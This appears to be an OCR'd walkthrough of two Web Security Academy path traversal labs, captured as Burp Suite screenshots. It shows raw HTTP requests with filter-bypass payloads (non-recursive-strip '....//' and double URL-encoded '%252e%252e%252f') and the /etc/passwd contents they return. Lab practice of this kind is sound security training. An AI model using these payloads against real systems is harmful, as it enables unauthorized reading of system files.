
BACK


CONTINUE

Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued

3. Lab: File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.
The application strips path traversal sequences from the user-supplied filename before using it.
To solve the lab, retrieve the contents of the **/etc/passwd** file.





Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Send Cancel Burp AI

Target: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=6.jpg HTTP/2
Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
Cookie: session=IAvbxjqStJ9nBB3acbsOHOEOguVuGEap
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 118,082 bytes | 378 millis

Event log All issues Memory: 186.6MB of 15.97GB Disabled

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Send Cancel Burp AI

Target: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=/etc/passwd HTTP/2
Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
Cookie: session=IAvbxjqStJ9nBB3acbsOHOEOguVuGEap
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Search 0 highlights

Done 136 bytes | 99 millis

Event log All issues Memory: 182.6MB of 15.97GB Disabled

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

Send Cancel Burp AI

Target: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=....//....//....//etc//passwd HTTP/2
Host: 0a48002e04bcf42281eae38e006d00b2.web-security-academy.net
Cookie: session=IAvbxjqStJ9nBB3acbsOHOEOguVuGEap
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v=""146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights Search 0 highlights

Done 2,410 bytes | 134 millis

Event log All issues Memory: 182.6MB of 15.97GB Disabled

Поиск ENG 14:49 16.06.2026

File path traversal, traversal sequences stripped non-recursively

0a48002e04bcf42281eae38e006d00b2.web-security-academy.net/product?productId=1

Web Security Academy

File path traversal, traversal sequences stripped non-recursively

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

Com-Tool

$72.45

Description:

You Need Never Look Anyone In The Eye Again

Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen).

Поиск ENG 14:50 16.06.2026

portswigger.net/web-security/learning-paths/path-traversal/common-obstacles-to-exploiting-path-traversal-vulnerabilities/file-path-traversal/lab-sequences-stripped-non-recursively#

PRACTITIONER
Path traversal 7 of 14

Web Security Academy

My progress

- What is path traversal?
- Reading arbitrary files via path traversal
- **Common obstacles to exploiting path traversal vulnerabilities** (4 of 10)
- How to prevent a path traversal attack

Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER
LAB Solved

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

BACK

CONTINUE


Up next: Common obstacles to exploiting path traversal vulnerabilities - Continued


Поиск


ENG 14:50 16.06.2026

4. Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.
The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.
To solve the lab, retrieve the contents of the **/etc/passwd** file.







Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request


Pretty Raw Hex

```
1 GET /image?filename=48.jpg HTTP/2
2 Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
3 Cookie: session=eFy7OeOa9q7YCsmONBGMXD2mr3CTI1FH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Search 0 highlights

Response

Pretty Raw Hex Render



Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	19
Response headers	3

Inspector Notes Custom actions

Done 410,390 bytes | 563 millis

Event log All issues Memory: 170.2MB of 15.97GB Disabled

Поиск ENG 21:04 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../etc/passwd HTTP/2
2 Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
3 Cookie: session=eFy7OeOa9q7YCsmONBGMXD2mr3CTI1FH
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	19
Response headers	3

Inspector Notes Custom actions

Done 136 bytes | 106 millis

Event log All issues Memory: 181.0MB of 15.97GB Disabled

Поиск ENG 21:05 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd HTTP/2
Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
Cookie: session=eFy7OeOa9q7YCsnONSGMXD2mr3CTI1FH
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```

Inspector

Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3

Search 0 highlights

Done 136 bytes | 98 millis

Event log All issues Memory: 185.5MB of 15.97GB Disabled

Поиск ENG 21:05 16.06.2026

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover JWT Editor

1 ×

Send Cancel Burp AI

Target: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
GET /image?filename=%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd HTTP/2
Host: 0a7b001c03ac485480150d9b00a50055.web-security-academy.net
Cookie: session=eFy7OeOa9q7YCsnONSGMXD2mr3CTI1FH
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: ru-RU,ru;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7b001c03ac485480150d9b00a50055.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
